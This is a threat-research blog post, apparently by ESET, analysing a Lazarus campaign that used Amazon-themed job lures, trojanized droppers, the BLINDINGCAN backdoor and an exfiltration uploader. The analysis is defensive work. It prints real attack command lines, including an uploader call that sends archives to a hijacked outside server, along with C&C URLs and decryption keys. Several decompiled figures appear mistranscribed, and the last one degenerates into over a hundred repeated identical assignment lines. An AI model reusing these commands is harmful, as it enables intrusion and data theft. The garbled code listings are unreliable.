

# Amazon-themed campaigns of Lazarus in the Netherlands and Belgium

[welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/](https://www.welivesecurity.com/2022/09/30/amazon-themed-campaigns-lazarus-netherlands-belgium/)

September 30, 2022



ESET researchers have discovered Lazarus attacks against targets in the Netherlands and Belgium that use spearphishing emails connected to fake job offers



Peter Kálnai

30 Sep 2022 - 12:00PM

ESET researchers have discovered Lazarus attacks against targets in the Netherlands and Belgium that use spearphishing emails connected to fake job offers

ESET researchers uncovered and analyzed a set of malicious tools that were used by the infamous Lazarus APT group in attacks during the autumn of 2021. The campaign started with spearphishing emails containing malicious Amazon-themed documents and targeted an employee of an aerospace company in the Netherlands, and a political journalist in Belgium. The primary goal of the attackers was data exfiltration. Lazarus (also known as HIDDEN COBRA) has been active since at least 2009. It is responsible for high-profile incidents such as both the [Sony Pictures Entertainment hack](#) and tens-of-millions-of-dollar [cyberheists in 2016](#), the [WannaCryptor](#) (aka WannaCry) outbreak in 2017, and a long history of disruptive attacks against [South Korean public and critical infrastructure](#) since at least 2011.

## Key findings in this blogpost:

- The Lazarus campaign targeted an employee of an aerospace company in the Netherlands, and a political journalist in Belgium.
- The most notable tool used in this campaign represents the first recorded abuse of the CVE-2021-21551 vulnerability. This vulnerability affects Dell DBUtil drivers; Dell provided a security update in May 2021.
- This tool, in combination with the vulnerability, disables the monitoring of all security solutions on compromised machines. It uses techniques against Windows kernel mechanisms that have never been observed in malware before.
- Lazarus also used in this campaign their fully featured HTTP(S) backdoor known as BLINDINGCAN.
- The complexity of the attack indicates that Lazarus consists of a large team that is systematically organized and well prepared.

Both targets were presented with job offers – the employee in the Netherlands received an attachment via LinkedIn Messaging, and the person in Belgium received a document via email. Attacks started after these documents were opened. The attackers deployed several malicious tools on each system, including droppers, loaders, fully featured HTTP(S) backdoors, HTTP(S) uploaders and downloaders. The

commonality between the droppers was that they are trojanized open-source projects that decrypt the embedded payload using modern block ciphers with long keys passed as command line arguments. In many cases, malicious files are DLL components that were side-loaded by legitimate EXEs, but from an unusual location in the file system.

The most notable tool delivered by the attackers was a user-mode module that gained the ability to read and write kernel memory due to the [CVE-2021-21551](#) vulnerability in a legitimate Dell driver. This is the first ever recorded abuse of this vulnerability in the wild. The attackers then used their kernel memory write access to disable seven mechanisms the Windows operating system offers to monitor its actions, like registry, file system, process creation, event tracing etc., basically blinding security solutions in a very generic and robust way.

In this blogpost, we explain the context of the campaign and provide a detailed technical analysis of all the components. This research was presented at this year's [Virus Bulletin conference](#). Because of the originality, the main focus of the presentation is on the malicious component used in this attack that uses the Bring Your Own Vulnerable Driver (BYOVD) technique and leverages the aforementioned CVE-2021-21551 vulnerability. Detailed information is available in the white paper [Lazarus & BYOVD: Evil to the Windows core](#).

We attribute these attacks to Lazarus with high confidence, based on the specific modules, the code-signing certificate, and the intrusion approach in common with previous Lazarus campaigns like [Operation In\(ter\)ception](#) and [Operation DreamJob](#). The diversity, number, and eccentricity in implementation of Lazarus campaigns define this group, as well as that it performs all three pillars of cybercriminal activities: cyberespionage, cybersabotage, and pursuit of financial gain.

## Initial access

ESET researchers discovered two new attacks: one against personnel of a media outlet in Belgium and one against an employee of an aerospace company in the Netherlands.

In the Netherlands, the attack affected a Windows 10 computer connected to the corporate network, where an employee was contacted via LinkedIn Messaging about a supposed potential new job, resulting in an email with a document attachment being sent. We contacted the security practitioner of the affected company, who was able to share the malicious document with us. The Word file `Amzon_Netherlands.docx` sent to the target is merely an outline document with an Amazon logo (see Figure 1). When opened, the remote template `https://thetalkingcanvas[.]com/thetalking/globalcareers/us/5/careers/jobinfo.php?image=<var>_DO.PROJ` (where `<var>` is a seven-digit number) is fetched. We were unable to acquire the content, but we assume that it may have contained a job offer for the Amazon space program, [Project Kuiper](#). This is a method that Lazarus practiced in the [Operation In\(ter\)ception](#) and [Operation DreamJob](#) campaigns targeting aerospace and defense industries.



Figure 1. Amazon-themed document sent to the target in the Netherlands

Within hours, several malicious tools were delivered to the system, including droppers, loaders, fully featured HTTP(S) backdoors, HTTP(S) uploaders and HTTP(S) downloaders; see the Toolset section.

Regarding the attack in Belgium, the employee of a journalism company (whose email address was publicly available on the company's website) was contacted via an email message with the lure `AWS_EMEA_Legal_.docx` attached. Since we didn't obtain the document, we know only its name, which suggests it might have been making a job offer in a legal position. After opening the document, the attack was triggered, but stopped by ESET products immediately, with just one malicious executable involved. The interesting aspect here is that, at that time, this binary was validly signed with a code-signing certificate.

## Attribution

We attribute both attacks to the Lazarus group with a high level of confidence. This is based on the following factors, which show relationships to other Lazarus campaigns:

#### 1. Malware (the intrusion set):

1. The HTTPS backdoor (SHA-1: 735B7E9DFA7AF03B751075FD6D3DE45FBF0330A2) has strong similarities with the BLINDINGCAN backdoor, reported by CISA (US-CERT), and attributed to HIDDEN COBRA, which is their codename for Lazarus.
2. The HTTP(S) uploader has strong similarities with the tool C:\ProgramData\IBM\~DF234.TMP mentioned in the [report by HvS Consulting](#), Section 2.10 Exfiltration.
3. The full file path and name, %ALLUSERSPROFILE%\Adobe\Adobe.tmp, is identical to the one reported by Kaspersky in February 2021 in a white paper about Lazarus's [Operation ThreatNeedle](#), which targets the defense industry.
4. The code-signing certificate, which was issued to the US company "A" MEDICAL OFFICE, PLLC and used to sign one of the droppers, was also reported in [the campaign against security researchers](#); see also Lazarus group: 2 TOY GUYS campaign, [ESET Threat report 2021 T1](#), Page 11.
5. An unusual type of encryption was leveraged in the tools of this Lazarus campaign: HC-128. Other less prevalent ciphers used by Lazarus in the past: a Spritz variant of RC4 in [the watering hole attacks against Polish and Mexican banks](#); later Lazarus used a modified RC4 in [Operation In\(ter\)ception](#); a modified A5/1 stream cipher was used in [WIZVERA VeraPort supply-chain attack](#).

#### 2. Infrastructure:

1. For the first-level C&C server, the attackers do not use their own servers, but hack existing ones instead. This is a typical, yet weak-confidence behavior of Lazarus.

## Toolset

One of the typical traits of Lazarus is its delivery of the final payload in the form of a sequence of two or three stages. It starts with a dropper – usually a trojanized open-source application – that decrypts the embedded payload with a modern block cipher like AES-128 (which is not unusual for Lazarus, e.g., [Operation Bookcodes](#), or an obfuscated XOR, after parsing the command line arguments for a strong key. Despite the embedded payload not being dropped onto the file system but loaded directly into memory and executed, we denote such malware as a dropper. Malware that doesn't have an encrypted buffer, but that loads a payload from a filesystem, we denote as a loader.

The droppers may (Table 1) or may not (Table 2) be side-loaded by a legitimate (Microsoft) process. In the first case here, the legitimate application is at an unusual location and the malicious component bears the name of the corresponding DLL that is among the application's imports. For example, the malicious DLL colourui.dll is side-loaded by a legitimate system application Color Control Panel (colorcpl.exe), both located at C:\ProgramData\PTC\. However, the usual location for this legitimate application is %WINDOWS%\System32\.

In all cases, at least one command line argument is passed during runtime that serves as an external parameter required to decrypt the embedded payload. Various decryption algorithms are used; see the last column in Table 1 and Table 2. In several cases when AES-128 is used, there's also an internal, hardcoded parameter together with the name of the parent process and its DLL name, all required for successful decryption.

Table 1. Malicious DLLs side-loaded by a legitimate process from an unusual location

Location folder	Legitimate parent process	Malicious side-loaded DLL	Trojanized project	External parameter
C:\ProgramData\PTC\	colorcpl.exe	colorui.dll	libcrypto of LibreSSL 2.6.5	BE93E050D9C0EAEB1F0E6AE (Loads BLINDINGCAN)
C:\Windows\Vss\	WFS.exe	credui.dll	GOnpp v1.2.0.0 (Notepad++ plug-in)	A39T8kcfkXymmAcq (Loads the intermediate loader)
C:\Windows\security\	WFS.exe	credui.dll	FingerText 0.56.1 (Notepad++ plug-in)	N/A
C:\ProgramData\Caphyon\	wsmprovhost.exe	mi.dll	lecui 1.0.0 alpha 10	N/A
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\	SMSvcHost.exe	cryptsp.dll	lecui 1.0.0 alpha 10	N/A

Table 2. Other malware involved in the attack

Location folder	Malware	Trojanized project	External parameter	Decryption algorithm
C:\PublicCache\	msdxm.ocx	libpcrc 8.44	93E41C6E20911B9B36BC (Loads the HTTP(S) downloader)	XOR
C:\ProgramData\Adobe\	Adobe.tmp	SQLite 3.31.1	S0RMM-50QQE-F65DN-DCPYN-5QEQA (Loads the HTTP(S) updater)	XOR
C:\PublicCache\	msdxm.ocx	sslSniffer	Missing	HC-128

After successful decryption, the buffer is checked for the proper PE format and execution is passed to it. This procedure can be found in most of the droppers and loaders. The beginning of it can be seen in Figure 2.

```

38 if ( u64Size < 0x40 )
39     goto _err_invalid_data;
40 if ( aesDecrypted->magic != IMAGE_DOS_SIGNATURE )
41     goto _err_bad_exe_format;
42 e_ifanew = aesDecrypted->e_ifanew;
43 if ( u64Size < e_ifanew + 0x100 )
44 {
45     _err_invalid_data:
46     SetLastError(ERROR_INVALID_DATA);
47     return 0x0;
48 }
49 ImageNtHeaders64 = (IMAGE_NT_HEADERS64 *)(((char *)aesDecrypted + e_ifanew);
50 if ( *((DWORD *)(((char *)aesDecrypted->magic + e_ifanew) != IMAGE_NT_SIGNATURE
51     || ImageNtHeaders64->FileHeader.Machine != (unsigned __int16)IMAGE_FILE_MACHINE_AMD64
52     || (ImageNtHeaders64->OptionalHeader.SectionAlignment & 1) != 0 )
53 {
54     _err_bad_exe_format:
55     SetLastError(ERROR_BAD_EXE_FORMAT);
56     return 0x0;

```

Figure 2. The decrypted buffer is a 64-bit executable

## HTTP(S) backdoor: BLINDINGCAN

We identified a fully featured HTTP(S) backdoor – a RAT known as BLINDINGCAN – used in the attack.

This payload's dropper was executed as %ALLUSERSPROFILE%\PTC\colorui.dll; see Table 1 for details. The payload is extracted and decrypted using a simple XOR but with a long key, which is a string built by concatenating the name of the parent process, its own filename, and the external command line parameter – here COLORCPL.EXECOLORUI.DLLBE93E050D9C0EAEB1F0E6AE13C1595B5.

The payload, SHA-1: 735B7E9DFA7AF03B751075FD6D3DE45FBF0330A2, is a 64-bit VMProtect-ed DLL. A connection is made to one of the remote locations [https://aquaprographix\[.\]com/patterns/Map/maps.php](https://aquaprographix[.]com/patterns/Map/maps.php) or [https://turnscor\[.\]com/wp-includes/feedback.php](https://turnscor[.]com/wp-includes/feedback.php). Within the virtualized code we pivoted via the following very specific RTTI artifacts found in the executable: .?AVCHTTP\_Protocol@@, .?AVCFileRW@@. Moreover, there's a similarity on the code level, as the indices of the commands start with the same value, 8201; see Figure 3. This helped us to identify this RAT as BLINDINGCAN (SHA-1: 5F4BFD57319BD0D2DF31131E864FDDA9590A652D), reported for the first time by CISA. The recent version of this payload was observed in another Amazon-themed campaign, where BLINDINGCAN was dropped by a trojanized Putty-0.77 client: see Mandiant's blog.

```

41 89 40 20 00 00    mov     r9d, 8236
89 6C 34 28        mov     dword ptr [esp+48h+!pthreadid], ebp ; size_t
48 89 6C 34 20      mov     quad ptr [esp+48h+dwCreationFlags], rbp ; __int64
E8 76 72 FF FF     call    HTTP_request_wrp
85 C0             test    eax, eax
0F 84 52 02 00 00  jz      loc_180011234
...
0F 87 43 02        movzx   ecx, word ptr [rbx+2] ; jumtable 00000000180011026 case
85 F7 DF FF FF     add     ecx, +8201 ; switch 78 cases
83 FB 40          cmp     ecx, 77
0F 87 11 02 00 00  ja      def_180011026 ; jumtable 00000000180011026 default ca
...
08 40 20 00 00    mov     edx, 8236
4C 88 C3          mov     r8, rbx
49 88 CE          mov     rcx, r14
E8 9C 0C FF FF     call    HTTP_request_wrp
85 C0             test    eax, eax
0F 84 C1 00 00 00  jz      loc_180007FCE
41 8C 90 19 00 00  mov     r12d, 8344
...
0F 87 43 02        movzx   ecx, word ptr [rbx+2]
81 F9 09 20 00 00  sub     ecx, 8201
0F 84 68 01 00 00  jz      loc_1800108E

```

Figure 3. Code comparison of plain (upper, unprotected) and virtualized (lower, VMProtect-ed) variants of BLINDINGCAN, with an agreement of two command indices, 8256 and 8201

Based on the number of command codes that are available to the operator, it is likely that a server-side controller is available where the operator can control and explore compromised systems. Actions made within this controller probably result in the corresponding command IDs and their parameters being sent to the RAT running on the target's system. The list of command codes is in Table 3 and agrees with the analysis done by JPCERT/CC, Appendix C. There are no validation checks of parameters like folder or filenames. That means all the checks have to be implemented on the server side, which suggests that the server-side controller is a complex application, very likely with a user-friendly GUI.

Table 3. The RAT's commands

Command	Description
---------	-------------

Command	Description
8201	Send system information like computer name, Windows version, and the code page.
8208	Get the attributes of all files in mapped RDP folders (\\tsclient\C etc.).
8209	Recursively get the attributes of local files.
8210	Execute a command in the console, store the output to a temporary file, and upload it.
8211	Zip files in a temporary folder and upload them.
8212	Download a file and update its time information.
8214	Create a new process in the console and collect the output.
8215	Create a new process in the security context of the user represented by the specified token and collect the output.
8217	Recursively create a process tree list.
8224	Terminate a process.
8225	Delete a file securely.
8226	Enable nonblocking I/O via TCP socket (socket(AF_INET , SOCK_STREAM , IPPROTO_TCP) with the FIONBIO control code).
8227	Set the current directory for the current process.
8231	Update the time information of the selected file.
8241	Send the current configuration to the C&C server.
8242	Update the configuration.
8243	Recursively list the directory structure.
8244	Get type and free disk space of a drive.
8249	Continue with the next command.
8256	Request another command from the C&C server.
8262	Rewrite a file without changing its last write time.
8264	Copy a file to another destination.
8265	Move a file to another destination.
8272	Delete a file.
8278	Take a screenshot.

## Intermediate loader

Now we describe a three-stage chain where, unfortunately, we were able to identify only the first two steps: a dropper and an intermediate loader.

The first stage is a dropper located at C:\Windows\Vss\credui.dll and was run via a legitimate – but vulnerable to DLL search-order hijacking – application with the (external) parameter C:\Windows\Vss\WFS.exe A39T8kcfkXymmAcq. The program WFS.exe is a copy of the Windows Fax and Scan application, but its standard location is %WINDOWS%\System32\.

The dropper is a trojanized [GOnpp plug-in](#) for Notepad++, written in the Go programming language. After the decryption, the dropper checks whether the buffer is a valid 64-bit executable and then, if so, loads it into memory, so that the second stage is ready for execution.

The goal of this intermediate stage is to load an additional payload in memory and execute it. It performs this task in two steps. It first reads and decrypts the configuration file C:\windows\System32\wlansvc.cpl, which is not, as its extension might suggest, an (encrypted) executable, but a data file containing chunks of 14944 bytes with configuration. We didn't have the particular data from the current attack; however, we obtained such configuration from another Lazarus attack: see Figure 5. The configuration is expected to start with a double word representing the total size of the remaining buffer (see Line 69 in Figure 4 below and the variable u32TotalSize), followed by an array of 14944 byte-long structures containing at least two values: the name of the loading DLL as a placeholder for identifying the rest of the configuration (at the offset 168 of Line 74 in Figure 4 and the highlighted member in Figure 5).

```

1 void Core::decrypt_and_load_next_stage()
2 {
3
4     memset(wsr_SYSTEM32_wlansvc_cpl, 0, 1024);
5     wsl_RCKey[0] = 0x14A340D4;
6
7     wsl_RCKey[7] = 0x7777775A;
8     WriteFile(wsr_SYSTEM32_wlansvc_cpl, L"Is", 1, wsr_SYSTEM32_wlansvc_cpl);
9     CryptuiRC6_key_expand(&_int64_wsl_RCKey);
10    memcpy_s(wchar_t "ZI_wsr_SelfDllName", 64x164, g_wsr_SelfDllName);
11
12    ReadFile(L"File wlansvc", wslFile_wlansvc, &wsl_wlansvc, &NumberOfBytesRead, 0x164);
13    CryptuiRC6_decrypt(wslFile_wlansvc, (&_int64_wslFile_wlansvc, &wsl_wlansvc);
14    memcpy_s(&wslTotalSize, 64x64, wslFile_wlansvc, 64x64);
15    wsl_wlansvc_config = (wsl_wlansvc *)(&wslFile_wlansvc + 4);
16    li = 0;
17    if ( wslTotalSize > 0 )
18    {
19        while ( wsl_wlansvc_config->wsl_my_name[14944 * li], g_wsr_my_name)
20        {
21            if ( wsl >= wslTotalSize )
22                goto _EOF;
23        }
24        memcpy_s(wslConfiguration, 14944x164, (char *)wsl_wlansvc_config + 14944 * li, 14944x164);
25    }
26 }

```

Figure 4. The first step of decrypting the configuration file and checking if the name of the loading DLL matches the expected one

The second step is the action of reading, decrypting, and loading this file that represents very likely the third and final stage. It is expected to be a 64-bit executable and is loaded into the memory the same way the first-stage dropper handled the intermediate loader. At the start of execution, a mutex is created as a concatenation of the string GlobalAppCompatCacheObject and the CRC32 checksum of its DLL name (credui.dll) represented as a signed integer. The value should equal GlobalAppCompatCacheObject-1387282152 if wlansvc.cpl exists and -1387282152 otherwise.

```

00000000: 01 00 00 00-01 00 00 00-01 00 00 00-00 00 00 00 0 0 0
00000010: 3E 00 00 00-05 00 00 00-00 00 00 00-00 00 00 00 ^ +
00000020: 00 00 00 00-05 00 00 00-8E 2C 00 00-4D 00 53 00 + j, M S
00000030: 44 00 54 00-43 00 00 00-00 00 00 00-00 00 00 00 D T C
00000040: 00 00 00 00-00 00 00 00-00 00 00 00-6F 00 63 00
00000050: 69 00 2E 00-64 00 6C 00-6C 00 00 00-00 00 00 00 i . d l l
00000120: 00 00 00 00-00 00 00 00-00 00 00 00-43 00 3A 00 C :
00000130: 5C 00 77 00-69 00 6E 00-64 00 6F 00-77 00 73 00 \ w i n d o w s
00000140: 5C 00 73 00-79 00 73 00-74 00 65 00-6D 00 33 00 \ s y s t e m 3
00000150: 32 00 5C 00-6F 00 63 00-69 00 2E 00-64 00 6C 00 2 \ o c i . d l
00000160: 6C 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00 l
00000330: 43 00 3A 00-5C 00 77 00-69 00 6E 00-64 00 6F 00 C : \ w i n d o
00000340: 77 00 73 00-5C 00 73 00-79 00 73 00-74 00 65 00 w s \ s y s t e
00000350: 6D 00 33 00-32 00 5C 00-67 00 72 00-78 00 65 00 n 3 2 \ g r p e
00000360: 64 00 69 00-74 00 2E 00-64 00 61 00-74 00 00 00 d i t . d a t
00001130: 00 00 00 00-68 00 74 00-74 00 70 00-73 00 3A 00 h t t p s :
00001140: 2F 00 2F 00-68 00 61 00-70 00 61 00-74 00 61 00 / / k a p a t a
00001150: 2D 00 61 00-73 00 60 00-65 00 6F 00-6C 00 6F 00 - a r k e o l o
00001160: 67 00 69 00-2E 00 60 00-65 00 6D 00-64 00 69 00 g i . k e m d i
00001170: 68 00 62 00-75 00 64 00-2E 00 67 00-6F 00 2E 00 k b u d . g o .
00001180: 69 00 64 00-2F 00 70 00-61 00 67 00-65 00 73 00 i d / p a g e s
00001190: 2F 00 70 00-61 00 79 00-6D 00 65 00-6E 00 74 00 / p a y m e n t
000011A0: 2F 00 70 00-61 00 79 00-6D 00 65 00-6E 00 74 00 / p a y m e n t
000011B0: 2E 00 70 00-68 00 70 00-00 00 00 00-00 00 00 00 . p h p
000011C0: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00003A30: 00 00 00 00-00 00 31 00-2E 00 30 00-00 00 00 00 1 . 0
00003A40: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00003A50: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00003A60: 00 00 00 00-

```

Figure 5. A configuration of the intermediate loader. The highlighted file name is expected to match with the name of the running malware; see also Figure 4.

An interesting fact is the use of this decryption algorithm (Figure 4, Line 43 & 68), which is not that prevalent in the Lazarus toolset nor malware in general. The constants 0xB7E15163 and 0x61C88647 (which is -0x9E3779B9; see Figure 6, Line 29 & 35) in the key expansion suggests that it's either the RC5 or RC6 algorithm. By checking the main decryption loop of the algorithm, one identifies that it's the more complex of the two, RC6. An example of a sophisticated threat using such uncommon encryption is Equations Group's BananaUserper; see Kaspersky's report from 2016.

```

1  __int64 __fastcall Crypt::RC6_key_expand(__int64 au8Key)
2  {
22 do
23 {
24     --K;
25     u = (unsigned int)w-- >> 2;
26     L[u] = *(unsigned __int8 *) (K + 1) + (L[u] << 8);
27 }
28 while ( w >= 0 );
29 S[0] = 0xB7E15163;

31 do
32 {
33     l_s = *(_DWORD *) (*(_QWORD *)&iter - 4164);
34     *(_QWORD *)&iter += 4164;
35     *(_DWORD *) (*(_QWORD *)&iter - 4164) = l_s - 0x61C88647;
36 }
37 while ( *(__int64 *)&iter <= (__int64)&t );
38 i = 0;
39 j = 0;
40 A = 0;
41 max_3_t_c = 132164;

```

Figure 6. Key expansion of RC6

## HTTP(S) downloader

A downloader using the HTTP(S) protocols was delivered onto the target's system as well.

It was installed by a first stage dropper (SHA1: 001386CBBC258C3FCC64145C74212A024EAA6657), which is a trojanized libpcre-8.44 library. It was executed by the command

```
cmd.exe /c start /b rundll32.exe C:\PublicCache\msdxm.ocx,sCtrl 93E41C6E20911B9B36BC
```

(the parameter is an XOR key for extracting the embedded payload; see Table 2). The dropper also achieves persistence by creating the OneNoteTray.LNK file located in the %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup folder.

The second stage is a 32-bit VMProtect-ed module that makes an HTTP connection request to a C&C server stored in its configuration; see Figure 7. It uses the same User Agent – Mozilla/5.0 (Windows NT 6.1; WOW64) Chrome/28.0.1500.95 Safari/537.36 – as BLINDINGCAN RAT, contains the RTTI artifact .?AVCHTTP\_Protocol@@ but not .?AVCFileRW@@, and lacks features like taking screenshots, archiving files, or executing a command via the command line. It is able to load an executable to a newly allocated memory block and pass code execution to it.

00000000:	3E 08 00 00 38 36 39 30-00 00 00 00-00 00 00 00 >d 0090
00000100:	00 00 00 00-00 00 00 00 03 00 00 00-68 00 74 00 # h t
00000110:	74 00 70 00-3A 00 2F 00-2F 00 77 00-77 00 77 00 t p : / / w w
00000120:	2E 00 73 00-74 00 72 00-61 00 63 00-61 00 72 00 . s t r a c a r
00000130:	72 00 61 00-72 00 61 00-2E 00 6F 00-72 00 67 00 r a r a . o r g
00000140:	2F 00 69 00-6D 00 61 00-67 00 65 00-73 00 2F 00 / i m a g e s /
00000150:	69 00 6D 00-67 00 2E 00-61 00 73 00-70 00 00 00 i m g . a s p
00000160:	00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000310:	00 00 00 00-6E 00 74 00-74 00 70 00-3A 00 2F 00 h t t p : /
00000320:	2F 00 77 00-77 00 77 00-2E 00 73 00-74 00 72 00 / w w w . s t r
00000330:	61 00 63 00-61 00 72 00-72 00 61 00-72 00 61 00 a c a r r a r a
00000340:	2E 00 6F 00-72 00 67 00-2F 00 69 00-6D 00 61 00 . o r g / i m a
00000350:	67 00 65 00-73 00 2F 00-69 00 6D 00-67 00 2E 00 g e s / i m g .
00000360:	61 00 73 00-70 00 00 00-00 00 00 00-00 00 00 00 a s p
00000510:	00 00 00 00-00 00 00 00-00 00 00 00-68 00 74 00 h t
00000520:	74 00 70 00-3A 00 2F 00-2F 00 77 00-77 00 77 00 t p : / / w w
00000530:	2E 00 73 00-74 00 72 00-61 00 63 00-61 00 72 00 . s t r a c a r
00000540:	72 00 61 00-72 00 61 00-2E 00 6F 00-72 00 67 00 r a r a . o r g
00000550:	2F 00 69 00-6D 00 61 00-67 00 65 00-73 00 2F 00 / i m a g e s /
00000560:	69 00 6D 00-67 00 2E 00-61 00 73 00-70 00 00 00 i m g . a s p

Figure 7. A configuration of the HTTP(S) downloader. The highlighted values are the size of the configuration and the number of URLs. In the attack we observed, all the URLs were identical.

## HTTP(S) uploader

This Lazarus tool is responsible for data exfiltration, by using the HTTP or HTTPS protocols.

It is delivered in two stages as well. The initial dropper is a trojanized [sqlite-3.31.1](#) library. Lazarus samples usually don't contain a PDB path, but this loader has one, `W:\Develop\Tool\HttpUploader\HttpPOST\Pro\_BIN\RUNDLL\64\sqlite3.pdb`, which also suggests its functionality immediately – a HTTP Uploader.

The dropper expects multiple command line parameters: one of them is a password required to decrypt and load the embedded payload; the rest of parameters are passed to the payload. We didn't catch the parameters, but luckily an in-the-wild use of this tool was observed in a forensic investigation by [HvS Consulting](#):

```
C:\ProgramData\IBM\~DF234.TMP S0RMM-50QQE-F65DN-DCPYN-5QEQA https://www.gonnelli.it/uploads/catalogo/thumbs/thumb.asp
C:\ProgramData\IBM\restore0031.dat data03 10000 -p 192.168.1.240 8080
```

The first parameter, `S0RMM-50QQE-F65DN-DCPYN-5QEQA`, worked as a key for the decryption routine of the dropper (to be more precise, an obfuscation was performed first, where the encrypted buffer was XOR-ed with its copy shifted by one byte; then an XOR decryption with the key followed). The rest of the parameters are stored in a structure and passed to the second stage. For the explanation of their meanings, see Table 4.


Table 4. Command line parameters for the HTTP(S) updater

Parameter	Value	Explanation
1	S0RMM-50QQE-F65DN-DCPYN-5QEQA	A 29-byte decryption key.
2	https://<...>	C&C for data exfiltration.
3	C:\ProgramData\IBM\restore0031.dat	The name of a local RAR volume.
4	data03	The name of the archive on the server side.
5	10,000	The size of a RAR split (max 200,000 kB).
6	N/A	Starting index of a split.
7	N/A	Ending index of a split.
8	-p 192.168.1.240 8080	A switch -p
9	Proxy IP address	
10	Proxy Port	



The second stage is the HTTP uploader itself. The only parameter for this stage is a structure containing the C&C server for the exfiltration, the filename of a local RAR archive, the root name of a RAR archive on the server-side, the total size of a RAR split in kilobytes, an optional range of split indices, and an optional -p switch with the internal proxy IP and a port; see Table 4. For example, if the RAR archive is split into 88 chunks, each 10,000 kB large, then the uploader would submit these splits and store them on the server side under names data03.000000.avi, data03.000001.avi, ..., data03.000087.avi. See Figure 8, Line 42 where these strings are formatted.

The User-Agent is the same as for BLINDINGCAN and the HTTP(S) downloader, Mozilla/5.0 (Windows NT 6.1; WOW64) Chrome/28.0.1500.95 Safari/537.36.



```

1  __int64 __fastcall HTTPUpload(char *a1, unsigned int a2, const char *a3, int a4)
2
42  String::format(a1, (const char *)0x00, "data03.000000.avi", a3, a4);
43  String::format(a1, (const char *)0x00, "file=000000", a3, a4);
44  v1[0] = a3;
45  v1[1] = a4;
46  v1[2] = a3;
47  v1[3] = a3;
48  v1[4] = a3;
49  v1[5] = a3;
50  v1[6] = a3;
51  v1[7] = a3;
52  v1[8] = a3;
53  v1[9] = a3;
54  v1[10] = a3;
55  v1[11] = a3;
56  v1[12] = a3;
57  v1[13] = a3;
58  v1[14] = a3;
59  v1[15] = a3;
60  v1[16] = a3;
61  v1[17] = a3;
62  v1[18] = a3;
63  v1[19] = a3;
64  v1[20] = a3;
65  v1[21] = a3;
66  v1[22] = a3;
67  v1[23] = a3;
68  v1[24] = a3;
69  v1[25] = a3;
70  v1[26] = a3;
71  v1[27] = a3;
72  v1[28] = a3;
73  v1[29] = a3;
74  v1[30] = a3;
75  v1[31] = a3;
76  v1[32] = a3;
77  v1[33] = a3;
78  v1[34] = a3;
79  v1[35] = a3;
80  v1[36] = a3;
81  v1[37] = a3;
82  v1[38] = a3;
83  v1[39] = a3;
84  v1[40] = a3;
85  v1[41] = a3;
86  v1[42] = a3;
87  v1[43] = a3;
88  v1[44] = a3;
89  v1[45] = a3;
90  v1[46] = a3;
91  v1[47] = a3;
92  v1[48] = a3;
93  v1[49] = a3;
94  v1[50] = a3;
95  v1[51] = a3;
96  v1[52] = a3;
97  v1[53] = a3;
98  v1[54] = a3;
99  v1[55] = a3;
100 v1[56] = a3;
101 v1[57] = a3;
102 v1[58] = a3;
103 v1[59] = a3;
104 v1[60] = a3;
105 v1[61] = a3;
106 v1[62] = a3;
107 v1[63] = a3;
108 v1[64] = a3;
109 v1[65] = a3;
110 v1[66] = a3;
111 v1[67] = a3;
112 v1[68] = a3;
113 v1[69] = a3;
114 v1[70] = a3;
115 v1[71] = a3;
116 v1[72] = a3;
117 v1[73] = a3;
118 v1[74] = a3;
119 v1[75] = a3;
120 v1[76] = a3;
121 v1[77] = a3;
122 v1[78] = a3;
123 v1[79] = a3;
124 v1[80] = a3;
125 v1[81] = a3;
126 v1[82] = a3;
127 v1[83] = a3;
128 v1[84] = a3;
129 v1[85] = a3;
130 v1[86] = a3;
131 v1[87] = a3;
132 v1[88] = a3;
133 v1[89] = a3;
134 v1[90] = a3;
135 v1[91] = a3;
136 v1[92] = a3;
137 v1[93] = a3;
138 v1[94] = a3;
139 v1[95] = a3;
140 v1[96] = a3;
141 v1[97] = a3;
142 v1[98] = a3;
143 v1[99] = a3;
144 v1[100] = a3;
145 v1[101] = a3;
146 v1[102] = a3;
147 v1[103] = a3;
148 v1[104] = a3;
149 v1[105] = a3;
150 v1[106] = a3;
151 v1[107] = a3;
152 v1[108] = a3;
153 v1[109] = a3;
154 v1[110] = a3;
155 v1[111] = a3;
156 v1[112] = a3;
157 v1[113] = a3;
158 v1[114] = a3;
159 v1[115] = a3;
160 v1[116] = a3;
161 v1[117] = a3;
162 v1[118] = a3;
163 v1[119] = a3;
164 v1[120] = a3;
165 v1[121] = a3;
166 v1[122] = a3;
167 v1[123] = a3;
168 v1[124] = a3;
169 v1[125] = a3;
